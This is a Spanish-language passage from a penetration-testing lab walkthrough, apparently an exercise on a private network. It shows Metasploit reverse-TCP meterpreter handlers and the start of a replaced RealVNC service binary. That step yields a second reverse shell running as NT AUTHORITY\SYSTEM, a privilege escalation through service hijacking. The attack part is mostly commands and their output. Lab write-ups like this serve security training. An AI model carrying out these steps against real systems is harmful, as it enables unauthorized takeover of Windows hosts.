
```
meterpreter > bg
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Una vez modificado luce de esta forma




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port
```

Recuperamos la sesión 1 y vamos a ejecutar el proceso




```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4445
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > shell
Process 3688 created.
Channel 6 created.
Microsoft Windows [Versi�n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files\RealVNC\VNC Server>
```

Una vez allí ponemos a correr el archivo que hemos enviado



```
C:\Program Files\RealVNC\VNC Server>sc start vncserver
[*] Sending stage (200774 bytes) to 10.0.2.12
sc start vncserver

NOMBRE_SERVICIO: vncserver
        TIPO               : 10  WIN32_OWN_PROCESS
        ESTADO             : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        C�D_SALIDA_WIN32   : 0  (0x0)
        C�D_SALIDA_SERVICIO: 0  (0x0)
        PUNTO_COMPROB.     : 0x0
        INDICACI�N_INICIO  : 0x7d0
        PID                : 3412
        MARCAS             :

C:\Program Files\RealVNC\VNC Server>[*] Meterpreter session 3 opened (10.0.2.9:4445 → 10.0.2.12:49185) at 2023-11-14 15:41:38 +0100
```

Para ver los privilegios nos vamos a sessions y comprobamos que la 2 es la que hemos creado con el archivo exe-service



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM          10.0.2.9:4444 → 10.0.2.12:49183 (10.0.2.12)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4445 → 10.0.2.12:49185 (10.0.2.12)
```